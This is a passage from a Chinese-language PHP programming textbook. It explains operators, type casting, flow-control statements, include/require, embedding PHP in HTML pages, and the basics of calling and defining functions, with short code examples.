按位异或操作符比较二进制表示的两个操作数每一个对应的位，如果两个对应位中只有一个为 1，则结果为 1，否则结果为 0。例如，0755^023 的结果是 776。

如果两个操作数都是字符串，该操作符返回两个操作数每一个对应位上的字符进行按位异或之后的字符串。如果两个字符串长度不同，则结果字符串长度等于两个操作数中长度较短的字符串的长度，较长字符串尾部多余的字符将被忽略。例如，"big drink"^"AA" 的结果是 "#("。

注 1　将二进制数分割成 3 组——6 的二进制表示是 110，5 的二进制表示是 101，1 的二进制表示是 001，于是 0651 的二进制表示是 110101001。

左移位（<<）

左移位操作符将左边二进制表示的操作数中的位向左移动 *N* 次，*N* 为右边操作数的值。两个操作数如果不是整数会首先被转换成整数。每次移动，所有的二进制数字都向左移动一位，同时最右边用 0 补充。例如，3<<1（或者二进制数 11 左移一位），结果变为 6（二进制数为 110）。

每次向左移动一位，左边操作数都增加一倍。左移的操作等于左边的操作数乘以 2 的 *N* 次幂，*N* 等于右边操作数的值。

右移位（>>）

右移位操作符将左边二进制表示的操作数中的位向右移动 *N* 次，*N* 为右边操作数的值。两个操作数如果不是整数会首先被转换成整数。每次右移一个正二进制数时，最左边补 0 作为数字的最左位，并将所有其他位右移一位。把一个负二进制数右移时，将在它最左边插入 1 作为数字的最左位，并将所有其他位右移一位。例如，13>>1（或者二进制 1101）右移一位，结果变为 6（二进制数为 110）。

逻辑操作符

逻辑操作符提供了创建复杂逻辑表达式的方法。逻辑操作符把它的操作数当成布尔变量，并且返回一个布尔结果。逻辑操作符包括标点和英文单词两种形式（|| 或者 or 代表同一种操作符）。逻辑操作符有如下几种。

逻辑与（&&，and）

当两个操作数都为真时，逻辑与操作符的结果为 true，否则为 false。如果第一个操作数是 false，逻辑与操作符就知道结果也一定为 false，所以右边的操作数就不会被执行了，这种处理过程叫作短路（short-circuiting）处理。PHP 中常用这种方法来确保一段代码在某些条件为真时才可以执行。例如，要在某些条件不是 false 时才连接数据库：

```
$result = $flag and mysql_connect();
```

&& 和 and 操作符只是在优先级上有些不同，&& 比 and 优先级高。

逻辑或（||，or）

当两个操作数有一个为真时，逻辑或操作符的结果就为 true，否则为 false。和逻辑与相似，逻辑或也同样有短路处理。如果左边的操作数为 true，那逻辑或操作符的结果必然为 true，右边的操作数永远不会被执行。在 PHP 中，如果某些方面出现异常，常用它来触发一个错误信息。例如：

```
$result = fopen($filename) or exit();
```

|| 和 or 操作符只是在优先级上有些不同。

逻辑异或（xor）

当两个操作数有且仅有一个为 true 时，逻辑异或操作符返回 true，否则返回 false。

逻辑非（!）

当操作数为 false 时，逻辑非返回 true，否则返回 false。

类型转换操作符

PHP 虽然是一种弱类型语言，但有时也需要考虑变量的类型。类型转换操作符有 (int)、(float)、(string)、(bool)、(array)、(object) 和 (unset)。这些操作符允许把变量强制转换成其他特定的类型。使用类型转换操作符时，把它放在操作数的左边即可。表 2-8 列举了类型转换操作符、同义操作符以及转换后的类型。

表2-8: PHP中的类型转换操作符

操作符	同义操作符	转换后的类型
(int)	(integer)	整型
(bool)	(boolean)	布尔型
(float)	(double),(real)	浮点型
(string)		字符串
(array)		数组
(object)		对象
(unset)		NULL

类型转换只会影响其他操作符解析变量的方式，而不会改变变量本身的值。例如：

```
$a = "5";
$b = (int) $a;
```

用 $a 给 $b 赋值，$a 仍然是字符串 "5"。要想转换变量本身的值，需要把转换后的结果重新赋值给这个变量：

```
$a = "5";
$a = (int) $a; // 现在 $a 保存了一个整型数
```

不是所有的转换都有用。把数组转换成数字类型，结果会变成 1（如果数组为空，则得到 0）。把数组转换成字符串类型，结果会变成 "Array"（如果在输出结果中看到这个，肯定是把数组的变量转换成了字符串）。

把对象转换成数组，会建立一个对象属性的数组，即属性名和属性值的映射：

```
class Person
{
 var $name = "Fred";
 var $age = 35;
}

$o = new Person;
$a = (array) $o;

print_r($a);
Array ( [name] => Fred [age] => 35 )
```

可以把数组转换成对象，新生成的对象的属性一一对应到数组的键（也称为键名）和值上面。

```
$a = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$o = (object) $a;
echo $o->name;
Fred
```

在转换成的对象中，不合法的数组的键被认为是不合法的属性名，是不能被访问的，但是当把对象再次转换成数组时，这些不合法的属性会被恢复回来。

赋值操作符

赋值操作符会储存或者更新变量的值。之前看到的自动递增和自动递减操作符是高度专用的赋值操作符，这里我们将会看到更多通用形式的操作符。最基本的赋值操作符是 =，还会看到赋值操作符和二元操作符的结合，例如，+= 和 &=。

赋值

基本赋值操作符是 =，给一个变量赋值。左边的操作数一直会是一个变量，右边操作数可以是任何表达式——任何简单的文本、变量、复杂的表达式等。右边操作数的值被储存在左边的操作数中。

因为所有操作符都要求有一个返回值，所以赋值操作符返回的值被赋给左边的操作数。例如，表达式 $a=5 不仅仅把 5 赋值给了 $a，同时 5 这个数值将会在一个更大的表达式里面被使用。考虑下面的表达式：

```
$a = 5;
$b = 10;
$c = ($a = $b);
```

`$a=$b` 这个表达式，因为括号的原因第一个被执行。现在 `$a` 和 `$b` 有了同样的值：`10`。先是将 `$b` 的值赋给了左边的操作数 `$a`，然后表达式 `$a=$b` 的结果被赋值给了 `$c`。当整个表达式执行完毕之后，3 个变量都有同样的数值：`10`。

带操作的赋值

除了基本的赋值操作符外，还有几个简单方便的赋值操作符。这些操作符均由一个二元操作符和一个等号构成，其效果和对所有操作数进行运算，然后将结果赋值给左边的操作数是一样的。这些操作符包括：

相加赋值（+=）
: 将右边操作数加到左边操作数上，然后把结果赋值给左边的操作数。例如，`$a+=5` 和 `$a=$a+5` 是一样的。

相减赋值（-=）
: 左边的操作数减去右边的操作数，然后把结果赋值给左边的操作数。

相除赋值（/=）
: 左边的操作数除以右边的操作数，然后把结果赋值给左边的操作数。

相乘赋值（*=）
: 右边的操作数乘以左边的操作数，然后把结果赋值给左边的操作数。

取模赋值（%=）
: 两边的操作数执行取模操作，然后把结果赋值给左边的操作数。

按位异或赋值（^=）
: 两边的操作数执行按位异或操作，然后把结果赋值给左边的操作数。

按位与赋值（&=）
: 两边的操作数执行按位与操作，然后把结果赋值给左边的操作数。

按位或赋值（|=）
: 两边的操作数执行按位或操作，然后把结果赋值给左边的操作数。

拼接赋值（.=）
: 把右边的操作数拼接到左边的操作数上，然后把结果赋值给左边的操作数。

其他操作符

PHP 中剩下的操作符的作用主要是屏蔽错误、执行外部命令和有条件地选择值。

错误屏蔽（@）

一些操作符或者函数可能产生错误信息。错误屏蔽操作符用来阻止这些信息的产生，我们会在第 17 章进行详细讲解。

执行（`...`）

反引号操作符可以把反引号之间的字符串当作 shell 命令执行，并返回输出结果。例如：

```
$listing = `ls -ls /tmp`;
echo $listing;
```

条件选择（?:）

从你看到的代码来说，条件选择操作符不是用得太多，就是用得太少了。它是唯一的三元（三个操作数）操作符，所以有时也被称为三元操作符。条件选择操作符先执行 ? 前面的表达式，如果表达式结果为 true，该操作符返回 ? 和 : 之间表达式的值，否则该操作符返回冒号（:）后面的表达式的值。例如：

```
<a href="<? echo $url; ?>"><? echo $linktext ? $linktext : $url; ?></a>
```

如果变量 $linktext 中存有超链接 $url 的文本，则使用 $linktext，否则 URL 地址将被直接展示出来。

类型（instanceof）

instanceof 操作符用来测试一个变量是否为给定类的实例化的对象，或者是否是一个接口的实现（更多的信息可以在第 6 章找到）：

```
$a = new Foo;
$isAFoo = $a instanceof Foo; // true
$isABar = $a instanceof Bar; // false
```

流程控制语句

PHP 支持很多传统编程结构中用来控制程序执行的流程。如 if/else、switch 等条件选择语句，依据一些条件，允许程序执行不同的代码段或者什么都不做。while 和 for 等循环语句支持重复地执行特定的代码段。

if

if 语句会检测一个表达式，如果表达式的结果为 true，它执行某些语句。可以像这样执行一个 if 语句：

```
if (expression)statement
```

当表达式结果为 false 时，要使用 else 关键字来指定执行另外的语句：

```
if (expression)
 statement
else statement
```

例如：

```
if ($user_validated)
 echo "Welcome!";
else
 echo "Access Forbidden!";
```

在 if 语句中包含多个语句时，可使用块——用一对大括号括起来的一组语句：

```
if ($user_validated) {
 echo "Welcome!";
 $greeted = 1;
}
else {
 echo "Access Forbidden!";
 exit;
}
```

PHP 为判断和循环语句块提供了另外一种语法。不用大括号包含这些语句，而使用一个冒号（：）作为 if 语句的结尾，并且以特定的关键字作为语句块的结尾（在这个例子中是 endif）。例如：

```
if ($user_validated):
 echo "Welcome!";
 $greeted = 1;
else:
 echo "Access Forbidden!";
 exit;
endif;
```

本章介绍的其他语句也有类似的语法样式（以关键字结尾），如果语句中包含大量的 HTML 代码，这种语法会变得非常有用。例如：

```
<?php if ($user_validated) : ?>
 <table>
 <tr>
 <td>First Name:</td><td>Sophia</td>
```

```
 </tr>
 <tr>
 <td>Last Name:</td><td>Lee</td>
 </tr>
 </table>
<?php else: ?>
 Please log in.
<?php endif ?>
```

因为 if 是一个语句，所以可以链式（嵌套）使用多个语句。这里有一个很好的例子，展示了如何用语句块把语句变得有组织、有条理：

```
if ($good) {
 print("Dandy!");
}
else {
 if ($error) {
  print("Oh, no!");
 }
 else {
  print("I'm ambivalent...");
 }
}
```

if 语句嵌套在 PHP 中非常常见，所以 PHP 提供了一种更简单的语法：elseif 语句。例如之前的那段代码可以这样写：

```
if ($good) {
 print("Dandy!");
}
elseif ($error) {
 print("Oh, no!");
}
else {
 print("I'm ambivalent...");
}
```

三元操作符（? :）可以用来缩短简单的真假判断。常见的情况有很多，如判断一个给定的变量，如果为 true，则打印一些东西。使用普通的 if/else 语句，代码会像这样：

```
<td><?php if($active) { echo "yes"; } else { echo "no"; } ?></td>
```

使用三元操作符，如下所示：

```
<td><?php echo $active ? "yes" : "no"; ?></td>
```

比较这两者的语法：

```
if ( 表达式 ) { 正确时的语句 } else { 错误时的语句 }
 ( 表达式 ) ? 正确时的表达式 : 错误时的表达式
```

最大的区别在于，三元操作符不是一个语句，它只在表达式里面使用。三元操作符的结果是一个表达式，也可以说是它自己。在前面使用 `if` 语句的例子中，`echo` 语句用在 `if` 条件里面，而使用三元操作符，`echo` 是前面的表达式。

switch

一个变量的值可以决定多种选择（例如，变量储存着用户名，而且你想要为不同的用户做不同的事情），`switch` 语句就是为这种情况而设计的。

`switch` 语句会将一个表达式的值和 switch 里面所有的情况（case）进行比较，如果匹配到相等的 case 值，则该 case 下面所有的语句都会被执行，直到第一次遇到 `break` 关键字。switch 语句如果没有匹配到任何一个 case，并且提供了一个 `default`，则所有 `default` 关键字下面的语句都会被执行，直到第一次遇到 `break` 关键字。

假设你写了下面的代码：

```
if ($name == 'ktatroe') {
 // 做一些事
}
else if ($name == 'dawn') {
 // 做一些事
}
else if ($name == 'petermac') {
 // 做一些事
}
else if ($name == 'bobk') {
 // 做一些事
}
```

可以使用 `switch` 语句替换成下面的语句：

```
switch($name) {
 case 'ktatroe':
 // 做一些事
 break;
 case 'dawn':
 // 做一些事
```

```
 break;
 case 'petermac':
 // 做一些事
 break;
 case 'bobk':
 // 做一些事
 break;
}
```

还有另外一种语法结构：

```
switch($name):
 case 'ktatroe':
 // 做一些事
 break;
 case 'dawn':
 // 做一些事
 break;
 case 'petermac':
 // 做一些事
 break;
 case 'bobk':
 // 做一些事
 break;
endswitch;
```

因为被执行的语句都是从一个 case 标签开始，以下一个 break 关键字结束的，所以可以在一次下落中合并几个 case 的操作。在下面这个例子中，当 $name 等于 sylvie 或者 bruno 时，会打印“yes”。

```
switch ($name) {
 case 'sylvie':    // 下落
 case 'bruno':
 print("yes");
 break;
 default:
 print("no");
 break;
}
```

实际上，在 switch 里面合并 case 是很好的想法和用法，但是有些人虽然想合并 case，但有时又会忘记这一点——在 case 关键字后面加上一个 break，造成错误。

可以规定 break 关键字跳出的层数，这样在一个嵌套的 switch 语句中，一个 break 语句

可以跳出很多层，在下一节中有这样使用 break 中断的例子。

while

while 语句是最简单的循环：

```
while (expression) statement
```

如果 *expression* 被计算为 true，则后面的语句就会被执行。然后，*expression* 会再次被计算（如果仍然为 true，循环体会再次执行，如此反复）。当 *expression* 不为 true（即为 false）时，循环就会退出。这里有一个把数字从 1 累加到 10 的例子：

```
$total = 0;
$i = 1;

while ($i <= 10) {
 $total += $i;
 $i++;
}
```

另一种语法结构为：

```
while (expr):
 statement;
 more statement;
endwhile;
```

例如：

```
$total = 0;
$i = 1;

while ($i <= 10):
 $total += $i;
 $i++;
endwhile;
```

你可以使用一个 break 关键字，提前退出一个循环。在下面的代码中，$i 永远不会到达 6，因为循环在 $i 达到 5 时就终止了。

```
$total = 0;
$i = 1;

while ($i <= 10) {
```

```
 if ($i == 5) {
 break; // 跳出该循环
 }

 $total += $i;
 $i++;
}
```

也可以在 break 关键字后面放一个数字，表示 break 要中断多少层循环，这样就可以实现内部循环的语句退出外层的循环。例如：

```
$i = 0;
$j = 0;

while ($i < 10) {
 while ($j < 10) {
  if ($j == 5) {
   break 2; // 跳出两层 while 循环
  }
  $j++;
 }
 $i++;
}

echo "{$i}, {$j}";
0, 5
```

continue 关键字会跳到循环条件的下一次判断，和 break 类似，continue 可以退出多个层次的循环，结构如下：

```
while ($i < 10) {
 $i++;

 while ($j < 10) {
  if ($j == 5) {
   continue 2; // 退出两层到外层循环
  }

 $j++;
 }
}
```

在这段代码中，$j 的值永远不会大于 5，但是 $i 会从 0 一直到 9。

PHP 也支持 do/while 循环，它看起来像这样：

```
do
 statement
while (expression)
```

可以使用一个 do/while 循环来确保循环的主体至少被执行一次（第一次）：

```
$total = 0;
$i = 1;

do {
 $total += $i++;
} while ($i <= 10);
```

你可以在 do/while 语句中使用 break 和 continue 语句，就像普通的 while 语句一样。当发生错误时，do/while 语句会从代码中退出执行，例如：

```
do {
 // 做一些操作

 if ($errorCondition) {
 break;
 }

 // 做另外一些操作
} while (false);
```

因为循环的条件是 false，所以无论循环中发生了什么，循环都只执行一次。如果发生错误，break 关键字后面的代码不会再被执行。

for

for 语句和 while 语句类似，只是 for 语句增加了计数器初始化和计数器操作表达式，相比 while 循环，它会更短、更易读。

下面是一个 while 循环，从 0 到 9 计数，并打印各个数字：

```
$counter = 0;

while ($counter < 10) {
 echo "Counter is {$counter} <br/>";
 $counter++;
}
```

下面是对应的 for 循环的代码，更加简洁：

```
for ($counter = 0; $counter < 10; $counter++) {
 echo "Counter is $counter <br/>";
}
```

以下是 for 循环的结构：

```
for (start; condition; increment) { statement(s); }
```

在 for 循环开始前，先判断表达式 *start* 的值。每次循环，都会判断一次表达式 *condition* 的值，如果该表达式的值为 true，循环的主体被执行，否则循环结束。计算表达式 *increment* 的值是在每次循环主体执行之后进行的操作。

for 循环的替代语法如下所示：

```
for (expr1; expr2; expr3):
 statement;
 ...;
endfor;
```

这个程序使用 for 循环对数字 1 到 10 进行累加：

```
$total = 0;

for ($i= 1; $i <= 10; $i++) {
 $total += $i;
}
```

以下是用另一种语法实现的同一个 for 循环：

```
$total = 0;

for ($i = 1; $i <= 10; $i++):
 $total += $i;
endfor
```

可以指定 for 循环语句的多个判断表达式，每个表达式之间用逗号分隔，例如：

```
$total = 0;

for ($i = 0, $j = 1; $i <= 10; $i++, $j *= 2) {
 $total += $j;
}
```

也可以把一个表达式置为空，代表该表达式什么都不做。最差的情况是，for 循环语句会无穷循环。你很可能不想运行这个例子，因为它会不停地打印。

```
for (;;) {
 echo "Can't stop me!<br />";
}
```

在 for 循环或者 white 循环中，可以用 break 和 continue 关键字结束循环或当前迭代。

foreach

foreach 语句允许迭代数组里的元素，foreach 语句的两种形式将在第 5 章进行详细讨论，主要针对更多层次的数组。foreach 可以在一个数组中实现循环，并访问数组的值：

```
foreach ($array as $current) {
 // ...
}
```

另外一种语法结构是：

```
foreach ($array as $current):
 // ...
endforeach;
```

在一个数组中循环，访问数组的键值对：

```
foreach ($array as $key => $value) {
 // ...
}
```

另外一种语法是：

```
foreach ($array as $key => $value):
 // ...
endforeach;
```

try...catch

try...catch 结构并没有那么多流程控制功能，因为它会以更优雅的方式处理系统错误。例如，想要确保你的 Web 应用在继续后续工作之前拥有可用的数据库连接，可以编写类似下面的代码：

```
try {
 $dbhandle = new PDO('mysql:host=localhost; dbname=library', $username, $pwd);
 doDB_Work($dbhandle);  // 调用一个函数，获取一个连接
 $dbhandle = null;  // 处理完后释放句柄
}
```

```
catch (PDOException $error) {
 print "Error!: " . $error->getMessage() . "<br/>";
 die();
}
```

如果 try 模块中的数据库连接报错，代码的流程会进入 catch 模块，在那里，PDOException 类会被实例化为 $error 变量，然后在屏幕上显示出来，程序优雅地失败，而不是突然结束。你甚至可以跳转到其他地方去重试连接别的数据库，或者用其他你希望的方式在 catch 模块内部处理这些错误。

在第 9 章会有更多关于 PDO（PHP Data Objects）和事务处理的 try...catch 的例子。

declare

declare 语句允许指定的一段代码执行指令。declare 语句的结构如下所示：

```
declare (directive)statement
```

目前只有三种声明方式：ticks、encoding 和 strict_types 指令。当 register_tick_function() 函数被调用时，一个时钟函数就会被注册，可以使用 ticks 指令指定注册的频率（粗略计算代码的语句数量）。例如：

```
register_tick_function("someFunction");

declare(ticks = 3) {
 for($i = 0; $i < 10; $i++) {
 // 做一些事情
 }
}
```

在这段代码中，declare 代码块每次执行第三条语句时，someFunction() 就会被执行。

可以使用 encoding 指令指定 PHP 脚本输出编码的格式。例如：

```
declare(encoding = "UTF-8");
```

这种形式的 declare 语句通常会被忽略，除非你在编译 PHP 时带有 --enable-zend-multibyte 选项。

最后，在定义和使用变量时，可以使用 strict_types 指令来强制使用严格的数据类型。

exit 和 return

脚本执行到 exit 语句时，就会停止执行。return 语句一般用于从某个函数退出，或者在程序的最外层退出脚本。

exit 语句接受一个可选的参数，如果该参数是数字，它认为参数值是这个进程退出的状态；如果该参数是一个字符串，它会在脚本结束之前将其打印出来。die() 函数是 exit 语句的一个别名：

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD);
if (!$db) {
 die("Could not connect to database");
}
```

更常见的写法是：

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD)
 or die("Could not connect to database");
```

在第 3 章有更多关于如何在函数中使用 return 语句的信息。

goto

goto 语句允许跳转到程序的另一个地方执行。你需要增加一个标签，同时后面跟一个冒号（：），作为一个标识符来指定一个执行点。然后程序从脚本的另一个地方通过 goto 语句跳转到这个标识符指定的执行点：

```
for ($i = 0; $i < $count; $i++) {
 // 循环，发现一个错误
 if ($error) {
 goto cleanup;
 }
}

cleanup:
// 做一些清理工作
```

goto 语句只能在同一个文件或者自己的作用域中跳转，不能跳转进一个循环或者 switch 语句。通常，在任何地方使用的 goto 语句（或者多层 break 语句，会有问题），你都可以重写这部分代码，进而去掉 goto 语句。

包含代码

PHP 提供了两种方式实现从另外的模块加载代码和 HTML 内容：require 和 include。这两种方法都是在执行 PHP 脚本时加载一个文件，可以用在条件判断和循环中。当要加载的文件不存在时，PHP 会报告异常。

在使用该功能时，文件将由作为指令一部分的包含的文件路径定位，或者基于 *php.ini* 文件中 include_path 的设置。可以用 set_include_path() 函数覆盖 include_path。如果所有这些方法均失败，则 PHP 最后会尝试在与调用脚本相同的目录中查找文件。

两个语句主要的不同之处在于，require 加载一个不存在的文件时，会产生一个致命错误，进而使脚本停止运行；而在同样情况下，include 产生一个警告，不停止脚本的执行。

include 经常用于从一个通用网站页面中拆分出特定的页面内容。常用的元素，例如，页头、页脚将被拆分成单独的 HTML 文件，每个页面类似这样：

```
<?php include "header.html"; ?>
content
<?php include "footer.html"; ?>
```

我们之所以使用 include，是因为即使站点文件存在错误，PHP 脚本仍能正常运行。require 语句没有那么宽容，更适合加载那些一旦缺少了页面就无法正常显示的代码库。例如：

```
require "codelib.php";
mysub();  // 在 codelib.php 文件中定义
```

稍微高效一些的处理页头和页脚的方式是加载一个文件，然后调用函数去生成标准化的网站元素：

```
<?php require "design.php";
header(); ?>
content
<?php footer();
```

如果 include 或者 require 加载了一个文件，但 PHP 不能完全解析该文件，便会打印警告信息，然后继续执行。可以使用错误屏蔽符（@）来屏蔽这种警告，例如：@include。

如果 PHP 的配置文件 *php.ini* 支持 allow_url_fopen 选项，可以包含远程网站中的文件，那么只需把文件的本地路径替换成文件的网络地址即可：

```
include "http://www.example.com/codelib.php";
```

如果文件名以 *http://*、*https://* 或者 *ftp://* 开头，那么这个文件就会被从远程网站获取并加载。

include 和 require 包含的文件可以被任意命名，后缀通常是 *.php*、*.php5* 或 *.html*。

注意，当从远程服务器抓取以 *.php* 结尾的文件时，它们会在当前脚本中执行该文件，并输出该文件的内容。

如果一个程序使用 include 或者 require 包含同一个文件两次（例如，在循环里面错误地包含），这个文件就会被加载两次，代码也会被执行两次，HTML 内容也会被打印两次。这种包含会导致重复定义函数的错误，或者发送多次页头及 HTML 的内容。为了防止这种错误的发生，可以使用 include_once 和 require_once 语句，它们的行为和 include 与 require 一样。一旦某个文件加载成功了，后续再次加载同一个文件的操作就会被悄悄地忽略。例如，很多页面元素，每一个都被存储在不同的文件中，这就需要知道当前用户的喜好。所以元素库首先要用 require_once 命令加载用户的设置，然后页面设计器才可以包含相应的页面元素，而不用担心用户的设置是不是已经被加载过了。

包含在文件中的代码，会在 include 命令出现的地方被引入当前的代码，并发挥作用。这些被包含的代码可以看到、更改你的代码中的变量。这是很有用的——例如，一个用户跟踪库会在全局变量 $user 中存储当前用户的名字：

```
// 主页
include "userprefs.php";
echo "Hello, {$user}.";
```

代码库可以看见和更改你代码中的变量，这也会引起问题。你必须清楚包含的代码库中的每一个全局变量，确保不会因为偶然使用了一个全局变量覆盖了库代码的值，使得代码库无法工作。

如果 include 和 require 命令在一个函数中，则包含文件中的代码的作用域只限当前函数内部。

因为 include 和 require 是关键字而不是真正的语句，所以在条件语句或者循环语句中，必须一直用大括号将其包含起来：

```
for ($i = 0; $i < 10; $i++) {
 include "repeated_element.html";
}
```

get_included_files() 函数可以看到你的脚本包含了哪些文件，它会返回一个包含完整系统路径的文件名的数组，不能被解析的文件不会被包含在这个数组中。

将 PHP 嵌入 Web 页面

虽然可以编写和运行独立的 PHP 程序，但是绝大部分 PHP 代码是嵌入 HTML 或者 XML 文件中执行的，这也是 PHP 被创造的主要原因。处理这类文件时会把每个 PHP 源代码块替换为在执行它时产生的输出。

因为一个文件通常包含 PHP 源代码和非 PHP 源代码，所以我们需要一种方式去识别 PHP 代码区域，以便执行它。PHP 提供了四种不同的方式来实现。

正如你将要看到的，第一种（也是首选）类似 XML 的方式。第二种方式类似 SGML。第三种方式是基于 ASP 标签的。第四种方式使用标准的 HTML<script>标签，这种方式使得 HTML 编辑器很容易编辑嵌入了 PHP 代码的页面。

标准（XML）风格

随着可扩展标识语言（XML）的出现，以及 HTML 向 XML 语言的过渡（XHTML），目前首选的技术是使用 XML 兼容的标签嵌入 PHP 指令。

在 XML 文件中使用 PHP 命令的标签是比较容易的，因为 XML 允许定义新标签。要使用这种 XML 风格的方式，你的 PHP 代码需要包含 <?php 和 ?>。这两个标记之间的一切都被解析为 PHP，而之外所有的一切都不被解析。虽然标记和包含文本之间可以没有空格，但是如果包含了，会使代码更加易读。例如，为了让 PHP 打印“Hello,world”，你可以在 Web 页面中插入下面的代码：

```
<?php echo "Hello, world"; ?>
```

代码最后面的分号是可选的，因为块结束也会强制表达式结束。嵌入一个完整的 HTML 文件，类似这样：

```
<!doctype html>
<html>
<head>
 <title>This is my first PHP program!</title>
</head>

<body>
<p>
```

```
 Look, ma! It's my first PHP program:<br />
 <?php echo "Hello, world"; ?><br />
 How cool is that?
</p>
</body>

</html>
```

当然，这个不是很让人兴奋——即使不用 PHP 也可以完成它。PHP 真正的价值体现在把动态数据（数据库或者表单值）放到 Web 页面中，这一点在后面的章节还会讲到。让我们回到“Hello, world”的例子，当一个用户浏览这个页面并且查看它的源代码时，看到的是：

```
<!doctype html>
<html>
<head>
 <title>This is my first PHP program!</title>
</head>

<body>
<p>
 Look, ma! It's my first PHP program:<br />
 Hello, world!<br />
 How cool is that?
</p>
</body>

</html>
```

注意，这里面没有 PHP 代码的痕迹，用户看到的只有 PHP 的输出。

在文件的同一行中，我们可以在 PHP 代码和非 PHP 代码之间切换。PHP 的命令可以放在文件的任意位置，甚至在合法的 HTML 标签里。例如：

```
<input type="text" name="first_name" value="<?php echo "Peter"; ?>" />
```

当 PHP 运行完之后，你会看到：

```
<input type="text" name="first_name" value="Peter" />
```

在开始标记和结束标记中间的 PHP 代码不需要在同一行。如果当前行的最后是一个 PHP 指令的结束标记，那么结束标记后的换行符也会被删除。所以可以在“Hello, world”例子中替换 PHP 指令，使之变成这样：

```
<?php
echo "Hello, world"; ?>
<br />
```

HTML 页面的内容不会有任何改变。

SGML 风格

另外一种嵌入 PHP 的风格来源是 SGML 指令处理标签，只需把 PHP 代码用 <? 和 ?> 包含，就可以使用这种风格的嵌入了。这里是另一个“Hello, world”样例：

```
<? echo "Hello, world"; ?>
```

这种形式被称为短标签，默认是关闭的。要想让 PHP 支持短标签，可以在编译 PHP 时，增加 `--enable-short-tags` 选项，或者在 PHP 配置文件中打开 `short_open_tag` 选项。不鼓励这样做，因为它取决于此设置的状态。如果你将代码导出到另一个平台，则它可能会起作用也可能不会起作用。

`<?= ... ?>` 这种 echo 短标签，无论短标签是否打开，都是可用的。

直接输出内容

在一个 PHP 应用中最常用的操作就是给用户展示数据，在一个 Web 应用的上下文中，这意味着向 HTML 文件中插入数据，当用户查看时，变成 HTML 页面。

为了简化这个操作，PHP 提供了特殊的 SGML 标签，利用这些标签可自动把数据插入 HTML 页面。为了使用这些特性，需要在开始标签处添加一个等号（=），使用这种方法可以重写表单：

```
<input type="text" name="first_name" value="<?= "Dawn"; ?>">
```

下一步

现在，你已经掌握了 PHP 语言的基础知识——对什么是变量、如何命名它们、什么是数据类型以及代码流控制如何工作的基本理解——我们将继续详细介绍 PHP 语言。接下来，我们将讨论 PHP 中三个非常重要的主题，每个主题都有各自专门的章节：如何定义函数（第 3 章）、操纵字符串（第 4 章）和管理数组（第 5 章）。

第 3 章

函数

函数是一段被命名的、完成特定任务的代码，它可以接受一组值或者参数，也可以返回一个单值或在一个数组中的值集。函数可以节省编译时间——无论调用它们多少次，函数仅为当前页面编译一次。由于在一个地方修改 bug 比在执行该程序的每个地方都修改要好得多，所以把执行特定任务的代码独立出来，代码的可读性也有所提高。

本章介绍函数调用和函数定义的语法，并讨论如何管理函数中的变量以及给函数传值（包括按值传递和按引用传递），还会介绍可变函数和匿名函数。

调用函数

PHP 程序中的函数可以是内置的（或在扩展中，实际上也是内置的），也可以是用户自定义的。不考虑它们的源代码，所有函数都用相同的方式求值：

```
$someValue = function_name( [ parameter, ... ] );
```

函数的参数个数因函数的不同而异（后面将会看到，同一个函数的参数也可能会发生变化）。提供给函数的参数可以是任意合法的表达式，但要与函数预期的特定顺序相同。如果传入的参数顺序不对，函数可能侥幸继续运行，但基本上是“垃圾进，垃圾出”的情况。函数的相关文件会介绍函数需要的参数以及返回什么样的值。

下面是一些函数的示例：

```
// strlen() 是一个可以返回字符串长度的 PHP 内置函数
$length = strlen("PHP"); // $length 现在是 3
// sin() 和 asin() 是数学中的正弦函数和反正弦函数
$result = sin(asin(1)); // $result 是 arcsin(1) 的正弦值或者 1.0
```

```
// unlink() 的作用是删除一个文件
$result = unlink("functions.txt");
// 如果成功，$result = true；如果不成功，$result = false
```

在第一个示例中，给函数 strlen() 一个参数 "PHP"，它返回其得到的字符串的字符数。这里的返回值是 3，并且将结果赋值给了变量 $length，这是最简单和最常见的使用函数的方法。

在第二个示例中，我们将 asin(1) 的结果传给 sin() 函数。因为正弦和反正弦互为反函数，所以对任何值的反正弦求正弦都将会返回相同的值。这里我们看到一个函数可以被其他函数调用，并且在所有结果被返回和存储到变量 $result 之前，内部调用的函数的返回值会传送给外面的函数。

在最后的示例中，我们给 unlink() 函数传入一个文件名作为参数，它将尝试删除该文件。和许多函数一样，如果操作失败的话返回 false。这里允许使用另一个内置函数 die()，并且利用逻辑操作符的短路性质。重写这个示例：

```
$result = unlink("functions.txt") or die("Operation failed!");
```

unlink() 函数和其他两个函数不同，它可以通过参数影响一些外部事务。在这个示例里，它从文件系统中删除了一个文件。一个函数的所有副作用都应该被详细记录并小心对待。

PHP 已经定义好了一大批可以在程序中使用的函数。从访问数据库到创建图片，到读写 XML 文件，到抓取远程文件等，很多功能都可以在 PHP 的扩展中找到。附录 A 中详细描述了内置函数。

并非所有函数都返回值。它们可以执行一个操作，如发送电子邮件，然后只需将控制行为返回到调用代码；完成任务后，它们没有什么可“说”的。

定义函数

要定义一个函数，可以使用下面的语法：

```
function [&] function_name([parameter[, ...]])
{
 statement list
}
```

语句中可以包含 HTML 内容，甚至可以声明一个不包含任何 PHP 语句的函数。例如，

column() 函数给可能在页面中要多次使用的 HTML 代码一个方便的简称：

```
<?php function column()
{ ?>
 </td><td>
<?php }
```

函数名是以字母或者下画线开头，其后跟随零个或者多个字母、下画线和数字的任意字符串。函数名不区分大小写，也就是说，可以用 sin(1)、SIN(1)、Sin(1) 等方式来调用 sin() 函数，因为这些函数名都指向相同的函数。为了方便，PHP 的内置函数全部是以小写方式调用的。

函数通常会返回一些值。要从函数返回一些值，可以用 return 语句，把 return *expr* 放在函数中。函数在执行期间遇到 return 语句时，控制权会返回到调用该函数的语句，并且 *expr* 求值的结果将会作为函数值返回。可以在一个函数中多次使用 return 语句(例如，可以用一个 switch 语句来决定哪些值被返回)。

让我们看一个简单的函数。示例 3-1 接受两个参数，把它们拼接起来并返回结果（在这里创建了一个和字符串拼接操作符“.”功能相同但速度略慢的函数，只是用于示例)。

示例3-1：字符串拼接

```
function strcat($left, $right)
{
 $combinedString = $left . $right;

 return $combinedString;
}
```

该函数接受两个参数，$left 和 $right。通过使用连接操作符，将字符串合并结果赋值给 $combinedString 变量。最后，为了让函数在对参数求值时有一个值，我们返回 $combinedString 的值。

因为 return 语句可以接受任何表达式，甚至复杂的表达式，所以可以像下面这样简化程序：

```
function strcat($left, $right)
{
 return $left . $right;
}
```

